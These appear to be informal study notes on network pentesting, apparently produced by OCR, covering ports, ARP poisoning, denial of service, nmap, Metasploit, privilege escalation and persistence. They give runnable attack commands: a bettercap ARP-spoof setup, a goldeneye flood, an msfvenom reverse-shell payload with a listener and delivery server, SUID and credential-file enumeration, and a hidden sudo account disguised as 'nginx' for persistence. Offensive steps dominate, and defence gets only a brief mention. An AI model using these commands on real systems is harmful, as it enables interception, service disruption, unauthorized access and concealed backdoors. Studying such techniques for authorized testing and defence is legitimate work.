Introduction to Network Security

More connection = more exposure to networks. Through ips, ports.


Our Goals

Identify Vulnerabilities and **Assess Potential Impact**.

Common Network Terms

- **Routers**, routers are devices that act as bridges to connect networks.
- **Switch**, connects devices in the same network, is present in routers usually.
- **Firewall**, a device that monitor incoming and outgoing traffic.
- **Endpoints**, end devices, be it computers, mobile phones, printers...

Network Example



Ports and Services


A network provides it's services through ports.

Common Ports:

- Port 22 - SSH (Secure SHell)
- Port 25 - SMTP (Simple Mail Transfer Protocol)
- Port 53 - DNS (Domain Name Server)
- Port 80 - HTTP (Hyper Text Transfer Protocol)
- Port 443 - HTTPS

Why Care?
Open ports are like unlocked entry points to a service.
Open ports do not mean that there is a vulnerability, they are just the access to the network service, so the vulnerability would be in the service itself (or network).

Attack Kill Chain



ARP Poisoning

A **MAN IN THE MIDDLE** attack.

Say two devices are connected in a network.

Device A:
IP: 192.168.101.5
MAC: aa:aa:aa:aa:aa:aa

Device B:
IP: 192.168.101.10
MAC: bb:bb:bb:bb:bb:bb

When communicating in the same network, those two devices would reach each other through mac addresses. Those mac addresses would be pointed to with arp, where the ip addresses would be connected to their appropriate mac addresses.

So in a normal communication A would send to B like this:

Sender	**aa:aa:aa:aa:aa:aa**
Receiver	bb:bb:bb:bb:bb:bb
Payload	password: hello_there

A simple message containing the password.

Now our hacker with the following addresses:

IP: 192.168.101.20
MAC: dd:dd:dd:dd:dd:dd

Would actually go in the middle of this networks.
Basically, A wants to send the message we saw above to B again.

Our hacker would trick both devices, where he would tell device A that the hacker himself is B, and tell B that the hacker himself is A.

Basically:

For A

Supposed table:

IP	**MAC**	**Device**
192.168.101.5	aa:aa:aa:aa:aa:aa	A
192.168.101.10	bb:bb:bb:bb:bb:bb	B
192.168.101.20	dd:dd:dd:dd:dd:dd	Hacker

After hacker does his stuffs:

- Device A would be tricked to think that:

IP	**MAC**	**Device**
192.168.101.5	aa:aa:aa:aa:aa:aa	A
192.168.101.10	dd:dd:dd:dd:dd:dd	Fake B (Actual Hacker)

IP	MAC	Device
192.168.101.20	dd:dd:dd:dd:dd:dd	Hacker

- Device B would be tricked to think that:

IP	MAC	Device
192.168.101.5	dd:dd:dd:dd:dd:dd	Fake A (Actual Hacker)
192.168.101.10	bb:bb:bb:bb:bb:bb	B
192.168.101.20	dd:dd:dd:dd:dd:dd	Hacker

So when A sends to B it send to the hacker and when B sends to A it sends to the hacker.

Bettercap

```
net.probe on
Net.recon on


echo 1 > /proc/sys/net/ipv4/ip_forward
echo 0 > /proc/sys/net/ipv4/conf/all/send_redirection

bettercap -eval "set arp.spoof.targets 192.168.0.108 192.168.0.1; set
arp.spoof.fullduplex true; set arp.spoof.interval 10; arp.spoof on;
net.sniff on"
```

Denial of Service

Volume Based

Brute forcing, overwhelming badnwidth with UDP, ICMP, and spoofed-packets.

Protocol Based

Exploits a vulnerability in protocols.

Application Based

Targets web servers with GET/POST floods.

Goldeneye

```
goldeneye <target> # tagrgets web servers like http://127.0.0.1:8080
```

Port Scanning and Discovery

Nmap

```
nmap -T 5 <ip_addr> -p 80
```

-T: scanning speed. 0 very slow, 5 very fast...
-p: specific port only, separate with ","
-v: verbose
-d: raise debug level
-iL: supply text file with ip addresses
-oN: add to output file
-sP: check if alive
-F: top 100 ports
--top-ports: top n ports
--script vuln*: scans for all vulns with scripts

```
nmap -sV -p- 10.10.10.10
```

`-p-` scans all ports
`-sV` attempts to detect service version

```
nmap -A -p- 10.10.10.10
```

`-A` aggressive scan that includes os detection, version detection, script scanning, and traceroute on all ports.

IDS and Defensive Team

Blue teams exist to protect, and just like offensive teams can use nmap, defensive teams can do the same.

Defenders use a lot of techniques including Intrusion Protection System (IPS) and Intrusion Detection System (IDS).

IDS only detects and logs.
IPS actively blocks intruders.

SNORT IDS/IPS

Mostly used as IDS.

Command and Control

also called **C2** and **C & C**.

https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4IgPsSc/edit?pli=1&gid=0#gid=0

Metasploit

Payload, the code to be executed on the victim machine.

```
msfconsole
```

```
msfvenom -p <payload> LHOST=<your_ip> LPORT=<your_port> -f <format> -o
<filename>
```

`msfvenom` tool used to generate payloads.

-p used to specify type of payload. (ie reverse shell)
-f format of the file (exe, elf, raw)

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<myip> LPORT=4444 -f exe
-o payload.exe
```

generates the payload.

```
use multi/handler # inside metasploit console
set payload windows/meterpreter/reverse_tcp
show options
```

with no antivirus for windows.

create tmp website

```
python -m http.server 8080
```

You have to get the payload and run it on windows. Now you have complete access to the windows machine.

Initial Access

The methods attackers use to gain unauthorized entry to a service. For network security, it would be access to a network, usually through a port.

Webshell

File Upload for example.

Exploit DB

A database of all known exploits.

Vulnerability Scan

Only scanning, no exploitation.

Nessus Tool

Tool for scanning vulnerability.

Pentesting FTP

FTP is file transfer protocol.

FTP Channels:
Port 21: Control Channel
Port 20: Data Channel

Sniffing

For unencrypted data transmission.

Sending data in plain text.

Can be sniffed using sniffing tools like wireshark.

Can be fixed by using FTPS or SFTP.

Pentesting SSH

SSH is secured shell.

usually is attacked with brute forcing.

For good measure work with least privilege.

Change from default port.

Pentesting Telnet

Telnet is legacy protocol for device remote access over TCP/IP.

Telnet is **NOT ENCRYPTED**

using wireshark or any sniffing tool your data will be leaked.

Do not use telnet, use ssh.

Pentesting HTTP

HTTP is hyper text transfer protocol.

Unencrypted.

sniff requests, search for cves for version.

Privilege Escalation

Enumeration

Scan for hostname, running proccesses, kernel version, user accounts, routing...

```
hostname
uname -a
ps aux
sudo -l
cat /etc/passwd | cut -d ":" -f 1
```

Kernel Exploitation

Check kernel version.

Check for cve.

If you find cve, get the exp file, make a tmp server on /tmp, host the file, get the file on the victim machine, compile and run.

ggs, you alr a root user. xD

---

sudo -l

whenever we can get into an interactive shell simple do !sh we got into a root shell.

Linux Capabilities

```
getcap -r / 2>/dev/null
```

GFTObins

---

crontab

check if u have permissions to edit a crontabbed script that's run by root, if yes then just edit it and wait for it to trigger.

SUID

```
find / -type f -perm -04000 -ls 2>/dev/null
```

GFTObins

Persistence

many ways.

User creation

```
useradd --shell /bin/bash --home /var/www nginx
sudo usermod -aG sudo nginx
```

use some known user, like nginx for example, it's not sus, so ppl would think it is normal and leave it.

Crontabs

Crontab some scipts with root.
